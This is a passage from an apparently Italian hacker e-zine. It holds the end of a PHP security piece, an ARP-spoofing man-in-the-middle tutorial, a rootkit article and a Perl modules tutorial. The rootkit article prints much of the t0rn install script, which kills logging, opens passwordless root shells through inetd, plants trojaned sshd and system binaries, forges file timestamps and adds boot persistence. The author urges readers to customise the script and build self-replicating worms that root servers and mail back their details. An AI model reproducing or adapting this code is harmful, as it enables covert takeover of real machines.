In tal caso, l'interprete PHP utilizza /etc/passwd come file temporaneo e lo tratta come se fosse una normalissima pagina html.. e quindi eventualmente stampandolo e spifferando info all'attacker :P

Per questo, è più sicuro utilizzare il seguente array creato da PHP:

$HTTP_POST_FILES['nomefile']['name']

$HTTP_POST_FILES['nomefile']['type']

$HTTP_POST_FILES['nomefile']['size']

$HTTP_POST_FILES['nomefile']['tmp_name']

Inoltre, può essere necessario dover evitare che il nome del file contenga delle sottostringhe quali "../", con cui il cracker potrebbe riuscire sovrascrivere i file contenuti nella directory degli script..

ereg_replace('(\.*/)','',$nomefile);

Con questa istruzione, l'interprete cancella ogni "/", preceduto o meno da dei ".", in modo da evitare brutti scherzi :-)

- REGOLE DI CONDOTTA

Sarebbe utile, comunque, dare un occhio di riguardo a delle funzioni in particolare:

require()
include()
eval()
fopen()

Queste aprono un file o una variabile e ne utilizzano il contenuto all'interno dello script.

system()
exec()
passthru()

Eseguono all'interno del sistema dei determinati comandi, come se si utilizzasse una shell.

In generale, è meglio non passare tramite variabili argomenti a queste istruzioni, o ancor meglio evitare di utilizzare :-)

Inoltre, consiglio si settare all'interno di php.ini l'opzione register_globals a "off": questo farà si che l'utente tramite URL non possa modificare lo stato delle variabili.

Es: http://www.server.tld/bacato.php?var=1

All'interno dello script, non esisterà più una variabile $var pari a 1, ma soltanto $HTTP_GET_VARS['var'] ... potrebbe sembrare una cosa ostica, ma in realtà apporta grandi benefici.

Inoltre, se dopo la fase di sviluppo non volete che eventuali errori siano mostrati sullo schermo, settate display_errors a "off" (un tipico caso di "security through obscurity", ma tutto fa brodo..).

- THE END (!)

Ciau ciau... i feedback sono sempre bene accetti :-]

Switch and ARP Forcing

The Jackal <-jackal- at libero dot it >


Il vero cuore pulsante di ogni azienda che si rispetti e' la sua rete. All'interno di essa (e dei suoi cavi) ogni giorno transitano centinaia di password, di e-mail e di dati assolutamente riservati. Prendere possesso di questi dati significa, ovviamente, controllare l'intera azienda.

Per quasi vent'anni i tradizionali supporti condivisi (Ethernet e Token Ring) hanno permesso una facile intercettazione del traffico di rete, consentendo, ad ogni nodo presente sul segmento, di ricevere le stesse informazioni che arrivavano al destinatario.
La tecnologia a commutazione, invece, pur continuando a mantenere lo stesso nome di quella condivisa, ha completamente rivoluzionato la tecnica di instradamento del traffico e, sinteticamente, attraverso una tabella di indirizzi MAC (Media Access Control), ha permesso che il pacchetto arrivi soltanto al legittimo destinatario, rimanendo invisibile (almeno in teoria) a chiunque altro. Cosi' concepita, questa indiscussa innovazione logica, prim'ancora che tecnologica, ha fatto si che molti"esperti" identificassero gli switch come strumenti rivolti alla sicurezza della rete, piuttosto che mezzi per migliorarne le prestazioni.

Ma pensare che gli switch (da soli) possano rendere immune una rete dagli sniffer, e' pura illusione! Quest'articolo nasce proprio dopo aver assistito su IRC ad un monologo di due di questi "esperti" di rete... ed e' a loro che voglio dedicarlo.


Il punto di partenza per la nostra indagine sull'intercettazione dei dati attraverso gli switch e', naturalmente, il protocollo ARP. L'Address Resolution Protocol (ARP), infatti, viene usato per stabilire l'indirizzo MAC di un computer destinazione. In linea di principio, il procedimento e' molto semplice. Quando si vuole stabilire una comunicazione tra due computer, il protocollo ARP, qualora non possieda gia' l'indirizzo fisico del destinatario nella sua cache, si incarica di inviare alla rete locale un messaggio di broadcast contenente la richiesta dell'indirizzo hardware associato all'indirizzo IP di destinazione. Se l'host in questione e' presente nella rete locale, allora rispondera' direttamente alla richiesta di ARP che, a sua volta, aggiungera' l'informazione nella propria cache affinche', in futuro, non debba ripetere questa procedura. Se l'host, invece, si trova su una rete remota, sara' il gateway di default a rispondere con il suo MAC e tutti i pacchetti saranno inviati a questo indirizzo.
Questo e', in breve, quanto succede. Per informazioni dettagliate tanto sui procedimenti, quanto sui tempi di conservazione delle informazioni nella cache ARP, potete comunque fare riferimento alla RFC 826.

Vediamo ora come compromettere questo equilibrio.
Bene, diciamo subito che il traffico ARP e' facilmente contraffabile e puo' essere reindirizzato, anche in ambienti commutati, verso un qualsiasi sistema. Di conseguenza, attraverso un analizzatore di rete, si potra' visualizzare il contenuto della trasmissione e, quindi, inoltrare nuovamente il tutto verso il destinatario originario. I piu' attenti ed informati avranno gia' capito che si tratta semplicemente di un attacco del tipo "man_in_the_middle" sfruttando il protocollo ARP.
Per tentare di dare all'argomento che stiamo trattando un approccio un po' piu' pratico, prendiamo in considerazione, attraverso un esempio, tre sistemi ed inseriamoli in un'ipotetica rete filtrata da uno switch...



La parte del "cattivo", in questo caso, la fa il sistema JACKAL (ho davvero una grande fantasia!!), che si trova all'indirizzo 128.131.1.100 Su questo sistema l'attacker eseguira' l'ottima utility ARPREDIRECT, presente nel pacchetto dsniff (http://www.monkey.org/~dugsong/dsniff/), che permettera' l'intercettazione sulla rete dei pacchetti che l'host bersaglio (il sistema RAUL all'indirizzo 128.131.1.10) invia al gateway di default SARDANAP (128.131.1.1). Inoltre, affinche' la catena non venga interrotta e le informazioni arrivino comunque al destinatario originale, e' necessario che il sistema JACKAL supporti il servizio di IP forwarding.
Il metodo piu' veloce per farlo, e' utilizzare l'utility FRAGROUTER, l'altro, invece, consiste nell'implementarlo a livello kernel. Il sistema JACKAL ora e' pronto ed avvia anche l'analizzatore di pacchetti (uno vale l'altro, a voi la scelta).

Vediamo ora come avviene l'attacco.
Dopo aver registrato gli indirizzi hardware degli altri due sistemi (basta anche solo un ping), JACKAL, attraverso ARPREDIRECT, comincia a spacciarsi per il gateway di default, mandando a RAUL delle risposte ARP contraffatte. RAUL, a sua volta, credera' che SARDANAP abbia cambiato il suo indirizzo hardware e aggiornera' la sua tabella ARP con il nuovo indirizzo (che, in realta', sappiamo essere quello del sistema JACKAL).



Da questo momento, una ipotetica sessione telnet o ftp aperta sull'host bersaglio, verra' inviata direttamente al sistema dell'attacker che potra' analizzarla con Hunt o con qualsiasi tool precedentemente predisposto. Inoltre, poiche' e' stato attivato il servizio di IP forwarding, l'host JACKAL si comportera' come se fosse un router, reinstradando l'intera sessione verso il sistema originario...
Come abbiamo visto, gli switch non sono, in fin dei conti, tanto sicuri come si vorrebbe far credere!

Diverse sono poi le contromisure adottabili per arginare gli attacchi di ARP Forcing. Il metodo piu' efficace, e purtroppo anche quello piu' scomodo da attuare, consiste nel rendere statiche le tabelle ARP in modo da evitare la circolazione di richieste e di risposte sia legittime che contraffatte. Come si puo' facilmente immaginare, la soluzione e' abbastanza laboriosa. Infatti, al variare di un indirizzo hardware o nel momento in cui si renda necessario aggiungere un host alla rete, si dovranno anche aggiornare i file /etc/ethers di tutti i sistemi. Inoltre, non sara' sfuggito, l'utilizzo da parte mia del termine "arginare".
Infatti, se l'attacker si trovera', non piu' sulla stessa rete, ma su una interposta tra l'host bersaglio e il gateway, potra' comunque effettuare lo spoofing ARP, sfruttando un punto della rete che non puo' essere controllato dall'amministratore.
Il metodo piu' semplice e sicuro di aggirare il problema (dato che non si tratta di una vera soluzione), e' allora, ancora una volta, l'uso della crittografia. L'attacker, in questo caso, pur potendo portare a termine con successo l'attacco fin ora discusso, non riuscira' in ogni caso a visualizzare i dati della sessione e, l'immissione nello streaming di comandi non crittografati, provochera' la semplice chiusura prematura della connessione.
Alle soluzioni ora prospettate, potra' poi essere affiancata l'utility ARPWATCH. Questo programmino si occupera' di notificare via e-mail qualsiasi cambiamento dei vostri mapping Ethernet/IP, e, registrando anche tutti i dati in file di log, vi permettera' di individuare facilmente chi vi vuole male!! ;)

Dimenticavo, ecco alcuni link per approfondire alcuni aspetti:
http://chocobospore.org/arpspoof/
http://www.ziobudda.net/Recensioni/vedi_recensione.php?ff=76
http://www.faqs.org/rfcs/rfc-index.html

Un saluto a tutti...

Cos'è un Rootkit

SirPsychoSexy <sirpsychosexy at spippolatori dot org>

Negli ultimi mesi si sente parlare abbastanza frequentemente di rootkit collegati alla diffusione di worm su piattaforma Linux. Qualcuno di voi (credo pochi in ogni caso) si chiederà che cos'è un rootkit. Beh è presto detto. Si tratta di una "suite" di programmi scritti ad hoc per essere sostituiti ai programmi installati di default sulla macchina attaccata. Il tutto finalizzato a mantenere una copertura delle proprie tracce all'interno della macchina attaccata il più a lungo possibile.
Fino ad alcuni anni fa i rootkit erano formati da alcuni source modificati dal creatore del rootkit (oserei dire "patchati" perché molti di quei sorgenti, proveniendo dal mondo opensource, erano i sorgenti originali del programma modificati ad hoc).
A tal proposito si può scaricare e dare un'occhiata a:
http://packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz
Noterete che all'interno del pacchetto esistono un config e un Makefile da lanciare. Anche se questo permette di ottenere un rootkit perfettamente adattato alle caratteristiche della macchina attaccata, spesso si scontrano con misure di sicurezza banali ma efficaci come la mancanza di un compilatore o del comando make sul server.

Dalla diffusione dei worm per Linux è nato un differente modo di usare i rootkit. Anziché una compilazione lunga e pesante si è preferito usare binari precompilati (oddio, visto che la piattaforma attaccata prevalentemente era la RedHat, si poteva creare pure un bel rpm con controllo delle dipendenze....=)). Questo ha permesso di ottenere rootkit piccoli facili da distribuire anche con connessioni lente, e quindi perfetti per un meccanismo automatico di aggressione come quello dei worm.
Se qualcuno volesse cimentarsi nella costruzione di un rootkit, anche i rootkit da compilare possono essere d'aiuto. Basta compilarli su un'installazione standard che si pensa di attaccare e vedere cosa salta fuori. Se i binari si riescono a compilare correttamente, si potrebbe tranquillamente creare un proprio rootkit personale, con, inseriti direttamente negli eseguibili, user e pass per una eventuale backdoor. Certamente la duttilità del rootkit t0rn, utilizzato da Lion in una delle versioni, permettevano a chi li utilizzava manualmente, di specificare uno username e una password di accesso senza dover ricompilare i sorgenti. Vediamo come lavora. Tagliando alcuni "abbellimenti" si tratta in pratica di uno script bash che esegue alcune operazioni:

```
killall -9 syslogd
startime=`date +%S`
bla2=`pwd`
echo "             ${BLU}backdooring started on ${WHI}`hostname -f`${RES}"
echo '60008 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf
echo '33567 stream tcp nowait root /bin/sh sh' >>/etc/inetd.conf
killall -HUP inetd
```

Con questi comandi si killa il demone atto a loggare le attività del sistema e si creano due semplici backdoor di sicurezza modificando inet.conf e mettendo in ascolto su due porte una semplice sh (che essendo lanciata come root darà accesso root senza uso di password).

```
if [ "`grep in.inetd /etc/rc.d/rc.sysinit`" ]; then
echo "${BLU}# ${RED}    [Alert] ${WHI}t0rnkit probably installed on machine
 ${RED}[Alert]       ${BLU} #${RES}"
else
echo "${BLU}#
 #${RES}"
fi
SYSLOGCONF="/etc/syslog.conf"
```

```
 echo -n "              ${RED}checking for remote logging... ${RES}"

 REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -f
2`

 if [ ! -z "$REMOTE" ]; then
         echo "${WHI}holy guacamole batman${RES}"
         echo
         echo '${RED}                          REMOTE LOGGING DETECTED ${RES}'
         echo '${WHI}        I hope you can get to these other computer(s):
  ${RES}'
         echo
         for host in $REMOTE; do
                 echo -n "            "
                 echo $host
         done
         echo
         echo ' ${WHI}       cuz this computer is LOGGING to it... ${RES}'
         echo
 else
         echo "${WHI}guess not.${RES}"
 fi
```

Qui un controllo della presenza dello stesso rootkit (precedentemente installato da altri) e della verifica di eventuali log remoti (syslogd prevede la possibilità di redirigere i log su una macchina differente, a volte addirittura su una stampante, in modo da rendere i log immodificabili).

```
 echo "${BLU}# ${BLU}[Installing trojans....]
  ${BLU}       #${RES}"
 if test -n "$1" ; then
 echo "${BLU}# ${BLU}        Using Password : ${WHI}$1
       ${BLU}       ${RES}"
 cd $bla2
 ./pg $1 > /etc/ttyhash
 else
 echo "${BLU}# ${RED} No Password Specified, using default - cnhonker
  ${BLU}       #${RES}"
 ./pg cnhonker >/etc/ttyhash
 fi
```

Qui si è inserita la password di default che darà, se usata sull'sshd trojanizzato, accesso root.

```
 if test -n "$2" ; then
 echo "${BLU}# ${BLU}        Using ssh-port : ${WHI}$2
       ${BLU}       ${RES}"
 tar xfz ssh.tgz
 echo "Port $2" >> .t0rn/shdcf
 echo "3 $2" >> dev/.1addr
 cat .t0rn/shdcf2 >> .t0rn/shdcf ; rm -rf .t0rn/shdcf2
 else
 echo "${BLU}# ${RED} No ssh-port Specified, using default - 33568
  ${BLU}       #${RES}"
 tar xfz ssh.tgz
 echo "Port 33568" >> .t0rn/shdcf
```

Qui si specifica la porta su cui ascolterà l'sshd trojanizzato. E' facile tagliare qualche riga dello script e modificare la password e la porta inserita di default, rendendo lo script leggermente più piccolo e veloce e soprattutto customizzandolo.

```
 echo "3 $2" >> dev/.1addr
 cat .t0rn/shdcf2 >> .t0rn/shdcf ; rm -rf .t0rn/shdcf2
 fi


 # touch -acmr /bin/login login
 # ./sz /bin/login login
```

```
 # mv -f /bin/login /sbin/xlogin
 # mv -f login /bin/login
 # chmod 4555 /bin/login

 echo "${BLU}#
  ${BLU}#${RES}"
 echo "${BLU}#          ${RED}: login moved and backdoored
      ${BLU}#${RES}"


 mkdir -p /usr/man/man1/man1/
 mkdir -p /usr/man/man1/man1/lib/
 mkdir -p /usr/man/man1/man1/lib/.lib/
 mkdir -p /usr/man/man1/man1/lib/.lib/.backup/
 mkdir -p /usr/src/.puta/
 mkdir -p /usr/info/.t0rn/

 cp dev/.1addr /usr/src/.puta/
 cp dev/.1file /usr/src/.puta/
 cp dev/.1logz /usr/src/.puta/
 cp dev/.1proc /usr/src/.puta/

 mv .t0rn/sh* /usr/info/.t0rn/
 mv /usr/info/.t0rn/sharsed /usr/sbin/nscd

 mv in.telnetd /bin/in.telnetd
 mv mjy /bin/mjy
 touch -r /bin/sh /bin/in.telnetd
 touch -r /bin/sh /bin/mjy
 cp /bin/mjy /usr/man/man1/man1/lib/.lib/
 cp /bin/in.telnetd /usr/man/man1/man1/lib/.lib/
 cp /bin/sh /usr/man/man1/man1/lib/.lib/.x
 chown root:root /usr/man/man1/man1/lib/.lib/.x
 chmod +s /usr/man/man1/man1/lib/.lib/.x

 /usr/sbin/nscd -q
 /bin/in.telnetd &

 echo >> /etc/rc.d/rc.sysinit
 echo "# Name Server Cache Daemon.."> /etc/rc.d/rc.sysinit
 echo >> /etc/rc.d/rc.sysinit
 echo "/usr/sbin/nscd -q" >> /etc/rc.d/rc.sysinit
 echo "/bin/in.telnetd" >> /etc/rc.d/rc.sysinit
 echo >> /etc/rc.d/rc.sysinit
 echo "# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #">>
  /etc/rc.d/rc.sysinit
```

Qui sono inseriti nel file rc.sysinit (una sorta di autoexec.bat) alcune stringhe per riavviare l'sshd trojanizzato al reboot della macchina. E' da notare come si sia evitato l'uso di rc.local (considerato lo script per eccellenza da customizzare nelle varie release di Linux) per utilizzare invece rc.sysinit, molto più lungo e rendendo quindi difficile il riconoscere eventuali righe aggiunte (direi che rc.local si stava realmente inflazionando, su RedHat 7.2 ha solo 5 o 6 righe e notare una riga aggiunta è veramente facile.

```
 # time change bitch

 touch -acmr /sbin/ifconfig ifconfig
 touch -acmr /bin/ps ps
 touch -acmr /usr/bin/du du
 touch -acmr /bin/ls ls
 touch -acmr /bin/netstat netstat
 touch -acmr /usr/sbin/in.fingerd in.fingerd
 touch -acmr /usr/bin/find find
 touch -acmr /usr/bin/top top

 # Backdoor ps/top/du/ls/netstat
 mv -f in.fingerd /usr/sbin/in.fingerd
 mv -f ps /bin/ps
 mv -f ifconfig /sbin/ifconfig
```

```
 mv -f du /usr/bin/du
 mv -f netstat /bin/netstat
 mv -f top /usr/bin/top
 mv -f ls /bin/ls
 mv -f find /usr/bin/find
```

Qui i binari precompilati vengono modificati nella data e nell'ora di "ultima modifica" per renderli uguali agli originali (facile notare un file di sistema modificato ieri, difficile notarlo se la data di ultima modifica è la stessa di installazione del sistema) se poi viene lanciata la sostituzione. Lo script prosegue con l'installazione di altri file, fra cui uno sniffer, e l'ottenimento di alcune informazione sul sistema, insieme alla cancellazione delle tracce dai log. Molti altri rootkit sono stati distribuiti in rete semplicemente modificando l'autore all'inizio dello script, i nomi degli eseguibili e qualche procedura interna dello script. Per questo nulla vieta che si possa customizzare lo script, testandolo e modificandolo perché accetti comandi differenti o altre opzioni all'avvio.

Le ultime tecniche di sviluppo dei rootkit portano verso l'utilizzo di LKM, cioè Linux Kernel Module. In pratica si utilizza la possibilità di installare nel kernel di Linux dei moduli "on the fly" che molte persone paragonano ai driver nel mondo Windows, per dare nuove funzionalità al kernel Linux e quindi a tutto il sistema.
Spesso si utilizzano tali moduli per permettere al kernel di riconoscere hardware aggiuntivo installato in un secondo tempo. Esistono alcuni moduli (si vedano alcuni esempi pubblicati da S0ftpj su BFI) che permettono, in fase di creazione, di specificare alcune stringhe che dovranno essere poi celate al sistema.
Una volta compilati, anche su una propria macchina ma facendo attenzione a mantenere la stessa versione del kernel della macchina target, e inseriti nel kernel del target attraverso il comando "insmod", non servirà più modificare i binari del sistema perché celino la stringa voluta.
Ci penserà il modulo inserito nel kernel a fare sì che sia il kernel stesso a modificare l'output di ogni comando. Quindi un minor lavoro con una maggior resa. Naturalmente questo non vale per l'attività loggata precedentemente all'inserimento del modulo che andrà cancellata con i solito vecchi tool.
Se vi servono rootkit di test potete fare un giro su packetstorm o cercare i tgz di ramen e lion. Attraverso gli eseguibili contenuti in quegli archivi, gli script di inzializzazione e un pò di abilità di bash-scripting, potete creare worm auto-replicanti che roottino server senza il bisogno di un vostro intervento e che vi inviino in mail i dettagli dei server roottati.
Non è banale sapere che ormai i buffer overflow su cui si basano tali archivi sono ormai largamente conosciuti e quindi obsoleti. Ma anche a questo si può porre rimedio, utilizzando nuovi exploit e adattandoli all'interno del vostro worm.

PERL Modulare

Domine <domine at rtfm dot it>

```
 WWW:    http://users.netcat.it/domine/index.php
 IRC:    Domine@IRCNet,AzzurraNet
```

ToC:

Interprete utilizzato: perl v5.6.1 per GNU/Linux x86.

INTRODUZIONE

Perché creare dei moduli ? Semplicemente, è possibile riutilizzare il codice in maniera molto comoda per applicazioni successive, ed inoltre è possibile suddividere l'algoritmo in più parti più semplici da debuggare e mantenere.

Durante il testo farò riferimento a termini come "package" e "namespace"; chi già sa di cosa parlo, salti pure al paragrafo successivo, altrimenti ecco di seguito una brevissima delucidazione.

Ogni tipo di dato, dalle funzioni agli hash alle variabili, vengono organizzati in famiglie, dette "packages". La sintassi è

```
$main::nome_variabile
|  |     |
|  |     |__ indica il nome
|  |
|  |________ indica il package di provenienza
|
|___________ indica il tipo di dato
```

da cui si capisce che $nome_variabile appartiene al package predefinito "main", a cui facciamo riferimento ogni qualvolta diamo istruzioni del tipo "$nome_variabile = 18;" oppure "$abc = &funzione();".

Il contenuto del package "main" viene detto "namespace".

Quando invece indichiamo "$DBI::handler" ci riferiamo a qualcosa di differente da "$handler": questo perché dati in package differenti, pur avendo nomi identici, rimangono distinti, e quindi "$DBI::handler" è diverso da "$main::handler" ed "$handler".

Si deduce che i nomi dei dati non possono contenere "::", mentre i nomi dei package sì: per cui nel caso di "%Apache::Session::session" si indica un hash "%session" contenuto in "Apache::Session", e non un hash "%Session::session" contenuto in "Apache". Si noti che "Apache::Session" non indica un package "Session" contenuto nel package "Apache", ma indica un package totalmente differente dal semplice package "Apache".

Nel momento in cui do una direttiva del tipo

```
package Apache::Session;
```

cambio il package di riferimento; per cui ogni variabile o altro dato che dichiarerò e indicherò farà riferimento ad "Apache::Session" e non a "main".
Quindi

```
package Apache::Session;
$xyz = "abc";
```

sarà come dire

```
$Apache::Session::xyz = "abc";
```

IL MECCANISMO

Tramite la classica procedura "use NomeModulo;" siamo soliti utilizzare dei moduli per i nostri script PERL. Ma cosa avviene esattamente in questi casi?
La risposta ce la dà lo stesso interprete:

```
domine@localhost:~$ perl -e 'use NomeModulo;'
Can't locate NomeModulo.pm in @INC (@INC contains: /usr/lib/perl5/i386-linux
/usr/lib/perl5 /usr/lib/perl5/site_perl/i386-linux /usr/lib/perl5/site_perl
/usr/lib/perl5/site_perl .) at -e line 1.
BEGIN failed--compilation aborted at -e line 1.
```

Come si nota, viene cercato un inesistente NomeModulo.pm da in una serie di directory, indicate nell'array @INC: per cui, nella stesura dei nostri moduli dovremo aver premura di copiarli in una di queste dir, oppure nella dir corrente, oppure ancora modificare opportunamente @INC in una delle seguenti maniere:

```
BEGIN { unshift @INC, '/usr/lib/nuovo_percorso'; }
```

```
BEGIN { push @INC, '/usr/lib/nuovo_percorso'; }
```

Le due istruzioni aggiungono, rispettivamente all'inizio e alla fine, un percorso in @INC; l'interprete cercherà il modulo a partire dal primo elemento dell'array, quindi bisogna regolarsi di conseguenza.

In questo caso ho utilizzato BEGIN { } perché le modifiche vanno fatte prima che lo script sia compilato.

Nel caso in cui dia un'istruzione come

```
use Apache::Session;
```

viene cercato un modulo "Session.pm" all'interno di una dir "Apache/" contenuta a sua volta in uno dei path di @INC (cosa differente dal sopraccitato "package Apache::Session").

METODO PROCEDURALE CLASSICO

Innanzitutto, un po' di codice, il modulo Prova:

--- inizio "Prova.pm" ---

```
#!/usr/bin/perl

package Prova;

use Exporter;

@ISA = ('Exporter');
@EXPORT = ('&stampa');

sub stampa {

  $_ = shift;
  print qq/Ultime notizie: /;
  print;

}

1;
```

--- fine di "Prova.pm" ---

Prova.pm conterrà il codice da utilizzare come modulo per il nostro futuro script, che chiameremo "prova.pl".

--- inizio "prova.pl" ---

```
#!/usr/bin/perl

use Prova;

stampa("yeee!\n");
```

--- fine di "prova.pl" ---

Salvando i due file nella stessa dir e lanciando ./prova.pl, sullo schermo appare

```
Ultime notizie: yeeee!
```

Grazie all'utilizzo dei moduli, in questo caso ho implementato la funzione print() affinché aggiunga una stringa ("Ultime notizie: ") all'argomento passato ("yeeee!").

Ed ora i chiarimenti: risulterà familiare ai più l'istruzione "use Prova;" in prova.pl, che non fa altro che cercare all'interno dei path predefiniti un modulo di nome Prova.pm; dopodiché, la funzione stampa() è liberamente utilizzabile come una qualsiasi subroutine. La parte veramente interessante è in Prova.pm, in cui vengono seguiti determinate 'formalità' prima della dichiarazione vera e propria della funzione.

In primis: "package Prova" fa in modo che il modulo abbia un proprio namespace di nome Prova in cui allocare i dati (per cui avrò &Prova::stampa()). Dopo, con "use Exporter;" questi dati saranno disponibili anche per il namespace principale (avrò quindi anche &main::stampa() , che è equivalente a stampa()).

L'array @ISA indica da dove ereditare una funzione nel caso essa non sia presente all'interno del modulo (se ne parla anche dopo per quanto riguarda le classi :-P).

```
Exporter
   |
   |____ Prova
```

E' l'albero che ottengo in questo modo.
(In realtà Exporter a sua volta deriva da UNIVERSAL, ma meglio non mettere troppa carne al fuoco :-P).

Poi, @EXPORT : esso contiene i nomi delle funzioni che vengono rese accessibili nel momento in cui viene caricato il modulo. Una eventuale funzione abc() non sarebbe utilizzabile come la funzione stampa() in prova.pl.

Infine, "1;" è il valore che il modulo restituisce dopo essere stato caricato (è sufficiente un qualsiasi numero maggiore di zero, 1 è semplicemente una convenzione).

Complichiamo piano piano le cose:

```
--- inizio "Prova.pm" ---

#!/usr/bin/perl -w

# E' bene utilizzare -w durante il debugging

package Prova;

use Exporter;

use strict 'vars';

our @ISA = ('Exporter');
our @EXPORT = ('');
our @EXPORT_OK = ('&stampa','&abc');
our %EXPORT_TAGS = ( DEF => ['&stampa'],
                     ALL => [('&stampa','&abc')]
                   );

sub stampa {

  $_ = shift;
  print qq/Ultime notizie: /;
  print;

}

sub abc {

  print qq/abbiccì\n/;

}

1;
```

```
--- fine di "Prova.pm" ---
```

L' "use strict 'vars';" serve a costringerci a usare my(), affinché le variabili nel nostro modulo non interferiscano con altre eventuali variabili in prova.pl che abbiano lo stesso nome. Per le variabili globali usate in seguito quali @EXPORT, la our() provvede ad evitarne il controllo.

Ho qui introdotto @EXPORT_OK ed %EXPORT_TAGS, e ho modificato @EXPORT. Poiché questo array è vuoto, al momento di "use Prova;" nessuna funzione verrà resa disponibile per prova.pl, che restituirà un messaggio di errore; se invece utilizziamo all'interno dello script

```
use Prova ('&stampa');
```

permette, come in precedenza di usare stampa(). Con

```
use Prova ('&stampa','&abc');
```

avrò a disposizione anche abc(). Questo accade perché i nomi di queste funzioni sono contenuti in @EXPORT_OK. Ricapitolando, @EXPORT contiene le funzioni condivise di default, @EXPORT_OK quelle condivisibili sotto precisa richiesta.

Attraverso %EXPORT_TAGS è possibile definire delle 'etichette' che riassumano determinate richieste. Ad esempio

```
use Prova ('&stampa','&abc');
```

sarà uguale a

```
use Prova (':ALL');
```

e

```
use Prova ('&stampa');
```

uguale a

```
use Prova (':DEF');
```

vi è inoltre una etichetta predefinita chiamata DEFAULT, che condivide le funzioni indicate in @EXPORT .

Anche se non espressamente condivisi, i dati possono essere comunque accessibili. Facendo riferimento al precedente Prova.pm, e al seguente prova.pl

```
--- inizio "prova.pl" ---

#!/usr/bin/perl

use Prova ('&stampa');

stampa("yeee!\n");
&Prova::abc();

--- fine di "prova.pl" ---
```

si nota come lo script funzioni comunque.

CLASSI ED OGGETTI

Come disse Confucio (?!), TMTOWTDI ("There's More Than One Way To Do It", che si legge come "Tim Today" :-D). Ed infatti, il PERL fornisce anche un approccio alla programmazione orientata agli oggetti che, oltre ai normali vantaggi che questo fornisce, permette di suddividere il codice in moduli simili a quelli visti in precedenza.

Chi non ha mai sentito parlare di programmazione object-oriented dia prima

uno sguardo alla relativa appendice in fondo all'articolo.

Ecco un primo esempio:

--- inizio "Prova2.pm" ---

```
#!/usr/bin/perl -w

package Prova2;

sub new {

  my $class = shift;
  my %hash;

  %hash = ( TITOLO => "Ultime notizie: ",
            TESTO  => "Scoperta l'acqua calda.\n"
          );

  bless \%hash => $class;

}

sub stampa {

  my $class = shift;
  $class->{TESTO} = shift if @_;

  print $class->{TITOLO};
  print $class->{TESTO};

}

1;
```

--- fine di "Prova2.pm" ---

Modifichiamo prova.pl come segue:

--- inizio "prova.pl" ---

```
#!/usr/bin/perl

use Prova2;

my $oggetto = Prova2->new();

$oggetto->stampa();
$oggetto->stampa("yeee!\n");
```

--- fine di "prova.pl" ---

```
domine@localhost:~/tmp/prova$ ./prova.pl
Ultime notizie: Scoperta l'acqua calda.
Ultime notizie: yeee!
```

Cominciamo da prova.pl: il classico "use" fa si che venga richiesta la classe contenuta in Prova2.pm (le classi in PERL sono considerate come dei package). L'istruzione successiva richiama il costruttore della classe (&new()), istanziandola nella variabile $oggetto; infine il metodo stampa viene richiamato rispettivamente senza (stampa una stringa di default) e con un argomento.

L'operatore "->" è un operatore di riferimento (REFERENCE), ossia indica (a sinistra) la locazione di memoria tramite cui richiamare un dato o una funzione (a destra). Non conosci le references? man perlref ! :-)

Nell'esempio, "$oggetto->stampa();" è simile al comando "&Prova::stampa();" visto precedentemente, soltanto che in questo caso è utilizzata la sintassi classica del C++.

Diamo ora uno sguardo a Prova2.pm: a differenza del precedente modulo Prova.pm, scompaiono alcune dichiarazioni, ed appare la subroutine new(), il costruttore della classe (il nome "new" è semplicemente una convenzione).

